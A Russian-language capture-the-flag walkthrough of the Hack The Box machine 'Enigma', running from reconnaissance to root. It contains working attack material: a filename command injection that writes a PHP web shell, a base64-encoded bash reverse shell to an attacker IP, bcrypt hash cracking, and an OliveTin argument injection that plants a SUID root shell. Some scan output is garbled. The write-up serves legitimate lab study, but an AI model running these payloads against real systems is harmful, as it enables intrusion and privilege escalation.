

Enigma

Linux - easy

https://app.hackthebox.com/machines/Enigma?tab=play_machine

Основная информация:

Открытые порты: 22, 80, 110, 111, 143, 993, 995, 2049, 46117, 51037, 52381, 53753, 6093

Сервер: ^[1]olivetin

Разведка:

```
rustscan -a <ip> -- -sC -sV -O
```



```
(zharar@Arn) - [~/Рабочий стол]
$ rustscan -a 10.129.119.166 -- -sC -sV -O
rustscan 0.3.0
The Modern Day Port Scanner.
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
To scan or not to scan? That is the question.
[~] The config file is expected to be at "/home/zharar/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.129.119.166:22
Open 10.129.119.166:80
Open 10.129.119.166:110
Open 10.129.119.166:111
Open 10.129.119.166:143
Open 10.129.119.166:993
Open 10.129.119.166:995
Open 10.129.119.166:2049
Open 10.129.119.166:33933
```

Подробная информация о портах:

110 - ^[2]pop3 (995),

111 - ^[3]rpcbind,

143 - ^[4]imap (993),

46117 - ^[5]nlockmgr,

2049 - [nfs](#)

Сканирование:

Вывод ffuf (используется словарь по ссылке -

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/DNS/subdomains-top1million-110000.txt>):

```
ffuf -u http://enigma.htb/ -w /home/zharar/Загрузки/subdomains-top1million-110000.txt -H "Host: FUZZ.enigma.htb" -fs 154
```

```
(zharar@Arn) - [~/Рабочий стол]
$ ffuf -u http://enigma.htb/ -w /home/zharar/3арпузки/subdomains-top1million-110000.txt -H "Host: FUZZ.enigma.htb" -fs 154

v2.1.0-dev
:: Method : GET
:: URL : http://enigma.htb/
:: Wordlist : FUZZ: /home/zharar/3арпузки/subdomains-top1million-110000.txt
:: Header : Host: FUZZ.enigma.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 154

:: Progress: [41151/110000] :: Job [1/1] :: 172 req/sec :: Duration: [0:04:41] :: Errors: 80 ::
[INFO] ----- PAUSING -----

entering interactive mode
type "help" for a list of commands, or ENTER to resume.
[INFO] ----- RESUMING -----

mail001 [Status: 200, Size: 5327, Words: 366, Lines: 97, Duration: 1340ms] found packet connection from
:: Progress: [91568/110000] :: Job [1/1] :: 242 req/sec :: Duration: [0:10:46] :: Errors: 80 :: packet connection to
1013.413.11937.0018 0ms) in user found process path: /usr/lib/systemd/systemd-timesword_usec
```

Сканирование каталогов nfs:

```
showmount -e 10.129.108.68
```

```
(zharar@Arn) - [~/Рабочий стол]
$ showmount -e 10.129.108.68
Export list for 10.129.108.68:
/srv/nfs/onboarding *
```

Получение доступа к mail:

Монтирую папку nfs:

```
sudo mount -t nfs 10.129.108.68:/srv/nfs/onboarding /onboarding -o ro
```

Эта команда используется для **подключения (монтирования) удаленной сетевой папки по протоколу nfs** к локальной файловой системе своего компьютера.

```
(zharar@Arn) - [~/Рабочий стол/enigma]
$ sudo mkdir -p /onboarding
[sudo] пароль для zharar:

(zharar@Arn) - [~/Рабочий стол/enigma]
$ sudo mount -t nfs 10.129.108.68:/srv/nfs/onboarding /onboarding -o ro

(zharar@Arn) - [~/Рабочий стол/enigma]
$ ls -la /onboarding
итого 12
drwxr-xr-x  2 root root 4096 фев 19  2026 .
drwxr-xr-x 20 root root 4096 сен  4 16:48 ..
-rw-r--r--  1 root root 1751 фев 19  2026 New_Employee_Access.pdf
```

Копирую и читаю pdf:

```
cp /onboarding/New_Employee_Access.pdf enigma
```

Enigma Corp

IT Department - New Employee System Access

Employee: Kevin Mitchell
Department: Operations
Provisioned by: IT Department
Date: 2024-03-01

Webmail Access

URL: <http://mail001.enigma.htb>
Username: kevin
Password: Enigma2024!

Please change your password upon first login.

For support contact: it@enigma.htb

This document contains confidential internal information intended solely for the recipient.
Unauthorized access, disclosure, or distribution is strictly prohibited.

Generated automatically by Enigma Corp Identity Management System.

Разведка веб-приложения:

О программе

Roundcube Webmail 1.6.16

Copyright © 2005-2025, The Roundcube Dev Team

This program is free software; you can redistribute it and/or modify it under the terms of the [GNU General Public License](#) as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.
Some [exceptions](#) for skins & plugins apply.

Установленные дополнения

Дополнение	Версия	Лицензия	Источник
archive	3.5	GPL-3.0+	
filesystem_attachments	1.0	GPL-3.0+	
jqueryui	1.13.2	GPL-3.0+	
zindexdownload	2.4	GPL-3.0+	

Закреть

Никаких интересных све на эту версию найдено не было.

Доступ к почте Sarah:

Необходимо ввести тот же пароль: Sarah:Enigma2024!

Search...
it@enigma.htb 2026-02-19 13:22
• Re: OpenSTAManager Access Request

Re: OpenSTAManager Access Request

From it@enigma.htb on 2026-02-19 13:22

Details Headers

Hi Sarah,

Apologies for the delay. I have provisioned your access. Please find the details below:


URL: http://support_001.enigma.htb
Username: admin
Password: Ne3s4rtars78s

Note: I will create a dedicated account for you shortly, for now you can use the admin account to get started.

Regards,
IT Support
Enigma Corp

Получение user.txt :

Разведка:



Web site: www.openstamanager.com

Version: 2.9.8 (R5ff39df9b)

License: [GPLv3](https://www.gnu.org/licenses/gpl-3.0.html)

Найдено [CVE-2025-69212](https://cve.circl.lu/entry/2025-69212) (OpenSTAManager)

POC: <https://github.com/advisories/GHSA-25fp-8w8p-mx36>


POC:

Создание zip:

```
import zipfile

cmd = "cd files && echo '<?php system($_GET[\"c\"]); ?>' > SHELL.php"
malicious_filename = f'invoice.p7m';{cmd};echo ".p7m"

with zipfile.ZipFile('exploit.zip', 'w') as zf:
    zf.writestr(malicious_filename, b"DUMMY_P7M_CONTENT")
```



Получение shell с сервера:

```
curl "http://support_001.enigma.htb/files/SHELL.php?c=id" :
```

```
(zharar@Arn) - [~/Рабочий стол]
$ curl "http://support_001.enigma.htb/files/SHELL.php?c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Получение shell на слушатель:

```
echo -n 'bash -i >& /dev/tcp/10.10.16.136/4444 0>&1' | base64 -w0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMzYvNDQ0NCAwPiYx
```

- `echo` — утилита, которая просто выводит (печатает) текст, переданный ей в качестве аргумента.
- `-n` — важнейший флаг, который **отменяет перенос строки** в конце. Если его забыть, в конец текста добавится невидимый символ `\n`, из-за чего итоговая строка Base64 изменится, и закодированная команда не сработает на целевом сервере.
- `bash -i` — запускает интерактивную оболочку Bash.
- `>& /dev/tcp/10.10.16.136/4444` — перенаправляет стандартный вывод (`stdout`) и вывод ошибок (`stderr`) в сетевое TCP-соединение на атакующий хост.
- `0>&1` — берет стандартный ввод (`stdin`) оттуда же, куда направлен вывод. Это позволяет писать команды в своем терминале, а серверу — их выполнять.

`nc -lvnp 4444` - запускаю слушатель

```
curl -G "http://support_001.enigma.htb/files/SHELL.php" --data-urlencode
"c=echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMzYvNDQ0NCAwPiYx | base64 -d |
bash"
```

```

(zharar@Arn)-[~/Рабочий стол]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.136] from (UNKNOWN) [10.129.108.68] 34676
bash: cannot set terminal process group (1530): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager/files$ |

```

Поиск интересных файлов:

```

www-data@enigma:~/html/openstamanager$ cat config.inc.php
cat config.inc.php
<?php

/*
 * OpenSTAManager: il software gestionale open source per l'assistenza tecnica
e la fatturazione
 * Copyright (C) DevCode s.r.l.
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program. If not, see <https://www.gnu.org/licenses/>.
 */

// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' => '2M',
];

// Tema selezionato per il front-end
$theme = 'default';

// Impostazioni di sicurezza

```

```

$redirectHTTPS = false; // Redirect automatico delle richieste da HTTP a HTTPS
$disableCSRF = true; // Protezione contro CSRF

// Impostazioni di debug
$debug = false;

$disable_hooks = false;

// Permette di accedere solo con un ip (da utilizzare per manutenzione)
$maintenance_ip = '';

// Personalizzazione dei gestori dei tag personalizzati
$HTMLWrapper = null;
$HTMLHandlers = [];
$HTMLManagers = [];

// Lingua del progetto (per la traduzione e la conversione numerica)
$lang = 'en_GB';
// Personalizzazione della formattazione di timestamp, date e orari
$formatter = [
    'timestamp' => 'd/m/Y H:i',
    'date' => 'd/m/Y',
    'time' => 'H:i',
    'number' => [
        'decimals' => ',',
        'thousands' => '',
    ],
];

// Ulteriori file CSS e JS da includere
$assets = [
    'css' => [],
    'print' => [],
    'js' => [],
];

// Configura il limite di tempo di esecuzione del file cron.php
$php_time_limit = '';

```

```

mysql -u brollin -p'Fri3nds@9099' lhost openstamanager -e "SELECT username,
password FROM zz_users;"
mysql: [Warning] Using a password on the command line interface can be
insecure.

```

```

+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```

username	password
admin	\$2y\$10\$rTJVUNyGGKPlhw2cFdF5AeDHVMhnICddcHx2XxVLMQS2KsuSz4Pu
haris	\$2y\$10\$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXm0biNphrsZDr6eC

Взлом хэша:

```
hashcat -m 3200 a.txt /usr/share/wordlists/rockyou.txt --force
```

```
$2y$10$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXm0biNphrsZDr6eC:bestfriends

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXm0biNp...ZDr6eC
Time.Started.....: Fri Sep  4 18:25:40 2026, (36 secs)
Time.Estimated...: Fri Sep  4 18:26:16 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....:      19 H/s (1.69ms) @ Accel:1 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 670/14344385 (0.00%)
Rejected.....: 0/670 (0.00%)
Restore.Point...: 669/14344385 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: bestfriends -> bestfriends
Hardware.Mon.#01.: Util:100%

Started: Fri Sep  4 18:25:36 2026
Stopped: Fri Sep  4 18:26:18 2026
```

Получение user.txt :

```
python3 -c 'import pty; pty.spawn("/bin/bash")' - стабилизирую оболочку.
```

```
www-data@enigma:~/html/openstamanager/files$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<es$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@enigma:~/html/openstamanager/files$ su haris
su haris
Password: bestfriends

haris@enigma:/var/www/html/openstamanager/files$ cat ~/user.txt
cat ~/user.txt
5916c21927a6dbd724fa261749115b99
```

Получение root.txt :

Разведка:

```
ps -ef | grep -i olivetin
```

```

haris@enigma:/$ ps -ef | grep -i olivetin
ps -ef | grep -i olivetin
root      1493      1   0 17:26 ?        00:00:00 /usr/local/bin/OliveTin
haris     2225     2023   0 17:44 pts/0    00:00:00 grep --color=auto -i olivetin
haris@enigma:/$ ps -ef | grep 1493
ps -ef | grep 1493
root      1493      1   0 17:26 ?        00:00:00 /usr/local/bin/OliveTin
haris     2230     2023   0 17:45 pts/0    00:00:00 grep --color=auto 1493

```

```
cat /etc/OliveTin/config.yaml 2>/dev/null
```

Среди настроенных действий выделилось одно:

```

yaml
- title: Backup Database
  id: backup_database
  shell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} >
/opt/backups/backup.sql"
  arguments:
    - name: db_user
      type: ascii_identifier
    - name: db_pass
      type: password
    - name: db_name
      type: ascii_identifier

```

Проверка внутреннего идентификатора (ID) действия демона OliveTin:


```

curl -s
http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/GetDashboard -H
'Content-Type: application/json' --data '{}' | jq '.. | objects |
select(.title? == "Backup Database") | .action'

```

- `curl` — утилита для отправки HTTP-запросов.
- `-s` (**silent**) — «тихий» режим. Отключает вывод индикатора прогресса загрузки в терминал, чтобы он не засорял JSON-ответ.
- `-H 'Content-Type: application/json'` — добавляет HTTP-заголовок, сообщая серверу, что данные отправляются в формате JSON.
- `--data '{}'` — тело POST-запроса. Отправляется пустой JSON-объект, так как метод `GetDashboard` не требует обязательных входных параметров для базового вызова.
- `..` — оператор рекурсивного спуска. Он перебирает абсолютно все уровни вложенности JSON-документа, заглядывая в любые массивы и объекты.
- `| objects` — фильтрует поток данных, оставляя для анализа только JSON-объекты `{...}` и отбрасывая простые строки, числа или массивы.

- `| select(.title? == "Backup Database")` — проверяет каждый найденный объект. Знак `?` защищает команду от ошибок, если у объекта нет ключа `title`. Фильтр оставляет только тот объект, у которого поле `title` строго равно строке `"Backup Database"`.
- `| .action` — у финального совпавшего объекта забирает значение ключа `action`. В OliveTin этот ключ содержит внутренний уникальный ID действия, который привязан к выполнению конкретного скрипта на сервере.



Создание файла с полезной нагрузкой:

```

cat > /tmp/backdoor.json << 'EOF'
{
  "bindingId": "backup_database",
  "arguments": [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": "x' ; install -m 4755 /bin/bash /tmp/.bs ; #"},
    {"name": "db_name", "value": "production"}
  ]
}
EOF
  
```

Основная уязвимость кроется на стороне бэкенда OliveTin. Приложение берет значения из полей `value` и небезопасно подставляет их в текстовый шаблон системной команды.

Инъекция происходит в аргументе `"db_pass"` со значением:

```
x' ; install -m 4755 /bin/bash /tmp/.bs ; #
```

Когда OliveTin формирует итоговую команду для выполнения в Shell, она принимает следующий вид:

```
/bin/bash -c "/usr/local/bin/backup_script.sh --user 'backup_svc' --pass 'x' ;  
install -m 4755 /bin/bash /tmp/.bs ; #' --db 'production'"
```

- `install -m 4755 /bin/bash /tmp/.bs` — вредоносная нагрузка.
 - Утилита `install` копирует легитимный бинарный файл оболочки `/bin/bash` по новому пути `/tmp/.bs`.
 - Флаг `-m 4755` выставляет права доступа к файлу: `rwxr-xr-x` с установленным **SUID-битом**.
 - Поскольку сам демон OliveTin работает в системе с максимальными привилегиями (`root`), созданный файл `/tmp/.bs` получает владельца `root` . Наличие SUID-бита позволяет любому низкопривилегированному пользователю запустить этот файл и временно получить привилегии его владельца.

Получение root:

```
curl -s -X POST -H 'Content-Type: application/json' --data  
@/tmp/backdoor.json  
http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartAction
```

- `curl` — консольный инструмент для отправки HTTP-запросов и передачи данных.
- `-s (скрытый режим)` — отключает вывод индикатора прогресса загрузки и сообщений об ошибках самой утилиты `curl` . Это делает вывод чистым, оставляя в консоли только чистый JSON-ответ от сервера, что удобно для парсинга и автоматизации.
- `-X POST` — явно указывает тип HTTP-метода. Метод `POST` обязателен, так как gRPC-Web спецификация требует передачи параметров внутри тела запроса, а не через URL.
- `-H 'Content-Type: application/json'` — устанавливает HTTP-заголовок, сообщающий серверу, что передаваемые данные упакованы в формат JSON. Это критически важно для встроенного в OliveTin protobuf-транслятора: без этого заголовка веб-сервер не станет десериализовать входящий поток байтов и вернет ошибку.
- `--data @/tmp/backdoor.json` — указывает источник данных для тела запроса. Символ `@` заставляет `curl` не отправлять строку буквально, а прочитать содержимое локального файла `/tmp/backdoor.json` и подставить его в запрос.
- `http://127.0.0.1:1337/...` — целевой URL-адрес:
 - `127.0.0.1:1337` — обращение к локальному сетевому интерфейсу на порт `1337` , который слушает демон OliveTin.
 - `/api/` — базовый роутинговый префикс для API-запросов.

- `olivetin.api.v1.OliveTinApiService` — полное зарегистрированное имя gRPC-сервиса в Protobuf-схеме приложения.
- `/StartAction` — конкретный удаленный метод, отвечающий за инициализацию и запуск на исполнение команд из конфигурационного файла демона.

```
harris@enigma:/$ curl -s -X POST -H 'Content-Type: application/json' --data @/tmp/backdoor.json http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartAction
{"executionTrackingId":"86b05970-43d2-4514-9021-27abf81e52c1"}harris@enigma:/$
harris@enigma:/$ /tmp/.bs -p
/tmp/.bs -p
.bs-5.2# |
```

Получение root флага:

```
cat /root/root.txt
```

```
cat root.txt
01da420859aafd869558203258c2da05
```

1. **OliveTin** — это бесплатное программное обеспечение с открытым исходным кодом, написанное на языке **Go**, которое предоставляет **простой и безопасный доступ к predetermined командам оболочки (Shell/Bash) через веб-интерфейс**.
Простыми словами, оно превращает сложные консольные команды Linux в **обычные кнопки и формы на веб-странице**. ↩
2. **POP3** (Post Office Protocol Version 3) — это стандартный сетевой протокол для получения электронной почты с удаленного сервера на локальное устройство. ↩
3. **rpcbind** (ранее известный как **portmapper**) — это системная служба (демон) в операционных системах семейства **Unix/Linux**, которая сопоставляет номера программ RPC (Remote Procedure Call — удаленный вызов процедур) с конкретными номерами сетевых портов, на которых эти службы работают. ↩
4. **IMAP** (Internet Message Access Protocol) — это стандартный сетевой протокол для **доступа к электронной почте на удаленном сервере**. В отличие от устаревшего POP3, IMAP работает в режиме двусторонней синхронизации: все письма остаются на сервере. ↩
5. **nlockmgr** (Network Lock Manager / Менеджер сетевых блокировок) — это подсистема и сетевой RPC-протокол, входящий в состав **NFS (Network File System)**. Он отвечает за **блокировку файлов и записей** при их совместном использовании несколькими компьютерами по сети ↩